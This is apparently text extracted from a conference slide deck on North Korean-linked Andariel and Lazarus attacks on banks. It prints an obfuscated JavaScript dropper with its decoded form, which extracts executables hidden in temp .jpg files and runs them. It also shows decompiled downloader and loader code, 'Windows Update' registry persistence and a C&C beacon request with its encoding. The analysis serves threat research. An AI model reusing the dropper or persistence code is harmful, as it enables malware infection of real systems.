c&1e&1b&1e&1bt&2&3fXsjuf&39t&3f5fbe&3:&4c&1e&1bt&2&3fTbwfUpGjmf&39u&3&3d&3&3:&4c&1e&1b&1e&1bd&4e  
fouTusjoht&39&33&36ufnq&36&33&3:&4c&1e&1bd&3fSvo&39u&3&31&3c&31&33&31&33&31&3c&31c&4&3d&311&3:  
e&1e&1b&8e&1e&1bD&4egvodujpo&39c&2&3dc&3&3dc&4&3dc&5&3dc&6&3:&1e&1b&8c&1e&1b&1e&1busz&1e&1b&8c&1e  
C&3fTusfbn&33&3:&4c&1e&1b&1e&1bd&4eB&39&33XTdsjqu&3ftifmm&33&3:&4c&1e&1bu&4&ed&3fFyqboeFowj  
6d&33&3c&2&4c&1e&1bu&3&4eu&3cc&3&4c&1e&1bt&3fNpef&4e&4&4c&1e&1bt&3fUzqf&4e&2&4c&1e&1bt&3fPqfo&39  
&1bt&2&3fPqfo&39&3:&4c&1e&1b&1e&1bt&3fMpbeGspnGjmf&39u&2&3:&4c&1e&1bt&3fOptjujpo&31&4e&31c&5&4c  
f&39u&3&3d&3&3:&4c&1e&1bTmffq&39211&3:&4c&1e&1bd&3fSvo&39u&3&31&3c&31&33&31&33&31&3c&31c&4&3d&31  
1b&8e&1e&1b&8e&1e&1bC&39&33bmjunq1242&3fkqh&33&3d&31&33&6d&6dXjoepxt&3eLC387244&3ey97&3ffyf  
bmjunq1243&3fkqh&33&3d&31&33&6d&6dXjoepxt&3eLC362&4:63&3ey97&3ffyf&33&3d&33&33&3d6762&3:  
2 eh = "";  
3 for (k = 0; k < myStr.length; k++) eh += String.fromCharCode(myStr.charCodeAt(k) - 1);  
4 eval(unescape(eh));
```

```
===== decode apache.ipp =====  
A = function(a) {  
    return new ActiveXObject(a) };  
▼ B = function(b1, b2, b3, b4) {  
    try { s = A("ADODB.Stream");  
        s1 = A("ADODB.Stream");  
        c = A("WScript.shell");  
        t = c.ExpandEnvironmentStrings("%temp%");  
        t1 = t + "\\\" + b1;  
        t2 = t + b2;  
        s.Mode = 3;  
        s.Type = 1;  
        s.Open();  
        s1.Mode = 3;  
        s1.Type = 1;  
        s1.Open();  
        s.LoadFromFile(t1);  
        s.Position = b4;  
        s1.Write(s.Read);  
        s1.SaveToFile(t2, 2);  
        c = A("WScript.shell");  
        t = c.ExpandEnvironmentStrings("%temp%");  
        c.Run(t2 + " " + b3, 0); } catch (e) {; } }  
▼ C = function(b1, b2, b3, b4, b5) {  
    try { s = A("ADODB.Stream");  
        s1 = A("ADODB.Stream");  
        c = A("WScript.shell");  
        t = c.ExpandEnvironmentStrings("%temp%");  
        t1 = t + "\\\" + b1; # %temp%\\alitmp0131.jpg  
        t2 = t + b2; # %temp%\\alitmp0132.jpg  
        s.Mode = 3;  
        s.Type = 1;  
        s.Open();  
        s1.Mode = 3;  
        s1.Type = 1;  
        s1.Open();  
        s.LoadFromFile(t1);  
        s.Position = b4;  
        s1.Write(s.Read);  
        s1.SaveToFile(t2, 2);  
        c.Run(t2 + " " + b3, 0); } catch (e) {; } }  
C("alitmp0131.jpg", "\\Windows-KB275122-x86.exe", "help", 5651);  
C("alitmp0132.jpg", "\\Windows-KB271854-x86.exe", "", 5651);
```

Campaign targeted Egypt bank and SK banks – Trojan downloader

- Named Freenki Downloader by PaloAlto
- Need specific arguments to execute. Supporting 3 commands (script pass “help” command to execute):

Command	Description
Help	Perform main function. Collects system information and beacon to C&C server.
console	Setting up persistence in the registry
sample	Perform console command function and later perform help command function when successes.

```
7  v4 = wcscmp(command, L"help");
8  if ( v4 )
9      v4 = -(v4 < 0) | 1;
10 if ( !v4 )
11     help_command_f();
12 v5 = wcscmp(command, L"console");
13 if ( v5 )
14     v5 = -(v5 < 0) | 1;
15 if ( v5 )
16 {
17     result = wcscmp(command, L"sample");
18     if ( result )
19         result = -(result < 0) | 1;
20     if ( !result )
21     {
22         result = console_command_f();
23         if ( result )
24             help_command_f();
25     }
26 }
27 else
28 {
29     result = console_command_f();
30 }
31 return result;
32 }
```

Campaign targeted Egypt bank and SK banks – Trojan downloader

- Convert MAC address to hex string and use as victim ID
- Collects system information and beacon to C&C server
 - Username>Computer Name>File version of kernel32.dll>lsWow64Process() > Ethernet MAC addresses>running processes

Report status MAC Address Encoded Victim Data

```
Stream Content
POST /blog/blog_confirm.php HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; windows NT 6.1; Trident/6.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC
6.0; .NET4.0C; Tablet PC 2.0; .NET4.0E; InfoPath.3)
Host: foodforu.heliohost.org
Content-Length: 441
Cache-Control: no-cache

1000c29985572b0T0[0w0^0.0o0t0{0w0~0.0.0q0.0e0W0^0.0&0.0.0.0%0&0 0.0.0.0.0 0.0.0;0:0
{0o0q0*0 0 0 q0"0'0'0'(0#0#0%0"0*0.0c0^0Y0^0]0e0^0.0c0^0Y0^0]0e0^0.0c0^0Y0^0]0e0^0*0!
0&0.0"0"0#0.0.0.0.0.0 0'0;0:0
{000U0W0Q0t0W0a0Q0.0S0h0S0;0:0`0b0]0Q0S0h0`0.0S0h0S0;0:0s0f0S0b0g0d0X0W0^0U0.0S0h0S0;0:
0.0W0^0x0S0h0.0S0h0S0;0:0`0S0h0`0\0]0b0S0b0.0S0h0S0;0:0w0T000_0.0S0h0S0;0:0_0h0]0q0
[0]0^0.0S0h0S0;0:0.0w0^0T0]0e0a0.0y0r0"0%0#0.0"0"0.0h0(0&0.0S0h0S0;0:0;0:0]HTTP/1.1 200
OK
Date: Wed, 14 Jun 2017 06:20:37 GMT
Server: Apache
Content-Length: 0
Content-Type: text/html; charset=UTF-8
```

Encode by SUB 0F, XOR 21

Decoded Victim Data

41 00 64 00 6D 00 69 00 6E 00 3E 00 41 00 44 00	A.d.m.i.n.>.A.D.
4D 00 49 00 4E 00 3E 00 3E 00 43 00 3E 00 77 00	M.I.N.>.>.C.>.w.
69 00 6E 00 3E 00 36 00 3E 00 3E 00 3E 00 37 00	i.n.>.6.>.>.>.7.
36 00 30 00 3E 00 3E 00 3E 00 3E 00 30 00 3E 00	6.0.>.>.>.>.0.>
3E 00 0D 00 0A 00 00 00 00 00 00 00 00 00 00	>.....M.A.C.:.0.
30 00 30 00 43 00 32 00 39 00 39 00 38 00 35 00	0.0.C.2.9.9.8.5.
35 00 37 00 32 00 3A 00 35 00 00 00 6E 00 6B 00	5.7.2.:>.>.u.n.k.
6E 00 6F 00 77 00 6E 00 3E 00 75 00 6E 00 6B 00	n.o.w.n.>.u.n.k.
6E 00 6F 00 77 00 6E 00 3E 00 75 00 6E 00 6B 00	n.o.w.n.:.3.6.>
32 00 32 00 35 00 3E 00 3E 00 3E 00 3E 00 3E 00	2.2.5.>.>.>.>
30 00 39 00 01 00 01 00 01 00 01 00 67 00 69 00	0.9.....M.a.g.i.
63 00 44 00 69 00 73 00 63 00 3E 00 65 00 78 00	c.D.i.s.c.>.e.x.
65 00 0D 00 0A 00 70 00 72 00 6F 00 63 00 65 00	e.....p.r.o.c.e.
78 00 70 00 3E 00 65 00 78 00 65 00 0D 00 0A 00	x.p.>.e.x.e.....
45 00 76 00 65 00 72 00 79 00 74 00 68 00 69 00	E.v.e.r.y.t.h.i.
6E 00 67 00 3E 00 65 00 78 00 65 00 0D 00 0A 00	n.g.>.e.x.e.....
3E 00 69 00 6E 00 48 00 65 00 78 00 3E 00 65 00	>.i.n.H.e.x.>.e.
78 00 65 00 0D 00 0A 00 70 00 65 00 78 00 70 00	x.e.....p.e.x.p.
6C 00 6F 00 72 00 65 00 72 00 3E 00 65 00 78 00	l.o.r.e.r.>.e.x.
65 00 0D 00 0A 00 69 00 64 00 61 00 71 00 3E 00	e.....i.d.a.g.>
65 00 78 00 65 00 0D 00 0A 00 3E 00 72 00 6F 00	e.x.e.....>.r.o.
63 00 6D 00 6F 00 6E 00 3E 00 65 00 78 00 65 00	c.m.o.n.>.e.x.e.
0D 00 0A 00 3E 00 69 00 6E 00 64 00 6F 00 77 00>.i.n.d.o.w.
73 00 3E 00 4B 00 42 00 32 00 37 00 35 00 3E 00	s.>.K.B.2.7.5.>
32 00 32 00 3E 00 78 00 38 00 36 00 3E 00 65 00	2.2.>.x.8.6.>.e.
78 00 65 00 0D 00 0A 00 0D 00 0A 00	x.e.....

Computer Name
OS version
MAC address
Process list

Campaign targeted Egypt bank and SK banks – Trojan downloader

- Download payload from another C&C and save in %Temp%
- The downloaded payload need argument “abai” to execute (abai means father in Korean dialect)

```
format_string((int)&downloaded_file, (const char *)L"%s\\%s.exe", &Temp_Path, v4);
v6 = sub_122B2C7();
v7 = v6;
if ( v6 )
{
    sub_122B1AE(v9, 1, v2, v6);
    sub_12283C7(v7);
    sub_1228496(v7);
    v14 = 0;
    _mm_storel_epi64((__m128i *)Parameters, _mm_loadl_epi64((const __m128i *)&abai));
    ShellExecuteW(0, L"open", &downloaded_file, Parameters, 0, 0);
    result = 1;
}
else
{
```

Campaign targeted Egypt bank and SK banks – Milk loader

- Named Milk loader because of the pdb string found in the binary
 - E:\\BIG_POOH\\Project\\milk\\Release\\milk.pdb (a.k.a Poohmilk by PaloAlto)
 - Sleep for 6 mins upon execute
 - Look for file “wsatra.tmp” in the %Temp% folder. (however not existed in this case)
 - If found: read the file and get a path from the file. Scanning .lnk file and ZIP in the path. Extract file from ZIP and execute



.rdata:0041...	00000005	C	語\vm
.rdata:0041...	0000002A	C	E:\BIG_POOH\Project\milk\Release\milk.pdb
.rdata:0041...	00000004	unic...	@

```
GetTempPath(0x100u, &FileName);  
lstrcatw(&FileName, L"\\wsatra.tmp"); // %temp%\wsatra.tmp  
v1 = CreateFileW(&FileName, 0x80000000, 1u, 0, 3u, 0x80u, 0);  
result = lstrcpyw(a1, &::String2);  
if ( v1 == -1 )  
    return result;  
wsatrp_file = operator new(0x400u);  
memset(wsatrp_file, 0, 0x400u);  
ReadFile(v1, wsatrp_file, 0x400u, &NumberOfBytesRead, 0);
```

Campaign targeted Egypt bank and SK banks – Milk loader

- Launch the downloader. Create registry “Windows Update” to set persistent of the downloader. Default command is “help”

名稱	類型	資料
ab (預設值)	REG_SZ	(數值未設定)
ab ctfmon.exe	REG_SZ	C:\WINDOWS\system32\ctfmon.exe
ab Windows Update	REG_SZ	"C:\Documents and Settings\Administrator\Windows-KB275122-x86.exe" help

```
GetTempPath(0x107d, &ExistingFileName);
lstrcatw(&ExistingFileName, L"windows-KB275122-x86.exe");
v4 = GetCurrentProcess();
if ( OpenProcessToken(v4, 0x20008u, &hObject) && GetUserProfileDirectory(hObject, &NewFileName)
{
    lstrcatw(&NewFileName, L"\\windows-KB275122-x86.exe");
    CloseHandle(hObject);
    wsprintfw(&Data, L"\\%s\\ help", &NewFileName);
    CopyFilew(&ExistingFileName, &NewFileName, 0);
    RegOpenKeyW(HKEY_CURRENT_USER, L"Software\\Microsoft\\Windows\\CurrentVersion\\Run", &hKey);
    v5 = lstrlenw(&Data);
    RegSetValueExW(hKey, L"Windows Update", 0, 1u, &Data, 2 * v5);
    RegCloseKey(hKey);
}
return 0;
```



TTP & KEY FINDINGS


Some interesting facts



TTP & Key-finding

- Delivery
 - Deliver payload with spear-phishing emails.
- Infrastructure
 - Frequently use compromised C&C server.
- Tools
 - Many shared code between proprietary malwares.
 - Open source tools in arsenal (i.e. Aryan, Xtreme RAT, Ghost RAT, FBI RAT)
 - Destroy evidence and tracks with ransomware. (i.e. Taiwan Far Eastern with Hermes Ransomware)
- Target
 - Targeting SWIFT system when attack on banks.
 - Launching SWIFT transaction during holiday/weekends.
- Persistent
 - Penetrating target's network and control for a long time before doing transaction.

C&C World Map




Getting new C&C server with (stolen? ransomed?) bitcoin

- Our observation shows that there are lesser compromised server been used in the recent attacks.
- In a case we investigated, we tried to inquiry the registrant information of an Andariel group's C&C server from the hosting server provider.
- The hosting server provider reveals that since the server was pay with bitcoin, they don't have any information about the identity.
- It is a far more effective way than hacking legitimate servers and also keeping anonymity.

Friday, Dec 1, 23:28-23:29 UTC
CoinDesk BPI: **\$10 747.91**



Sample Timestamp Analysis of Andariel Group





BLACK HAT SOUND BYTES

Conclusion



BLACK HAT SOUND BYTES (CONCLUSION)

- We've seen an increasing trend of nation-state actors using their cyber espionage capabilities for financial gain.
- Lazarus, Bluenoroff and Andariel groups targeted not only banks, but also bitcoin users/exchanges and ATM machines.
- In many cases, the attackers shows strong knowledge to the compromised system, network environment and their targets. They tailored their tools and develop 0 days for the targets. **(They study hard about you!!)**
- It is difficult to track these threat groups only with C&C infrastructure. Therefore, be familiar with their tools and tactic is one of the key to defend against them. **(You should study hard about them!!!)**

Q&A

Any Questions ?

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Reference



POLISH FINANCIAL SUPERVISION AUTHORITY (FROM Bluenoroff)

- Disclosed in Feb 2017, but the initial attack was taken in as early as **October 2016**
- **Target : Polish Financial Supervision Authority** and **more than 100 banks in Europe** and many other countries (including South Korea)
- **Attack Vector: Watering Hole attack & IP whitelist**
- Malware Family : Ratankba, Destover
- Threat Actor : Bluenoroff
- Infected Webpage URL
 - https://www.knf.gov.pl/opracowania/sektor_bankowy/index.html

Rank	Country	Count
1	Poland	19
2	United States	15
3	Mexico	9
4	United Kingdom	7
5	Chile	6
6	Brazil	5
7	Peru	3
7	Colombia	3
7	Denmark	3
7	India	3

(from BAE SYSTEMS THREAT RESEARCH BLOG)

POLISH FINANCIAL SUPERVISION AUTHORITY (FROM Bluenoroff)

- Reference
 - “Lazarus Under The Hood”, Kaspersky
 - https://securelist.com/files/2017/04/Lazarus_Under_The_Hood_PDF_final.pdf
 - Attackers target dozens of global banks with new malware
 - <https://www.symantec.com/connect/blogs/attackers-target-dozens-global-banks-new-malware-0>
 - Jak to było z tym atakiem na KNF i polskie banki oraz kto jeszcze był na celowniku atakujących? (Polish title)
 - <https://niebezpiecznik.pl/post/jak-przeprowadzono-atak-na-knf-i-polskie-banki-oraz-kto-jeszcze-byl-na-celowniku-przestepcow/>
 - Watering hole attacks on Polish Banks Linked to Lazarus Group
 - <http://securityaffairs.co/wordpress/56235/apt/lazarus-group-polish-bank.html>
 - Several Polish banks hacked, information stolen by unknown attackers
 - <https://badcyber.com/several-polish-banks-hacked-information-stolen-by-unknown-attackers/>

LAZARUS & WATERING-HOLE ATTACKS

On 3rd February 2017, researchers at badcyber.com released an [article](#) that detailed a series of attacks directed at Polish financial institutions. The article is brief, but states that *“This is – by far – the most serious information security incident we have seen in Poland”* followed by a claim that over 20 commercial banks had been confirmed as victims.

This report provides an outline of the attacks based on what was shared in the article, and our own additional findings.

ANALYSIS

As stated in the blog, the attacks are suspected of originating from the website of the Polish Financial Supervision Authority (knf.gov[.pl]), shown below:

Pozycja	Data aktu	Data publikacji	Tytuł	Pdf
1	27.01.2017	31.01.2017	Komunikat Komisji Nadzoru Finansowego z dnia 27 stycznia 2017: w sprawie wysokości maksymalnej stopy technicznej	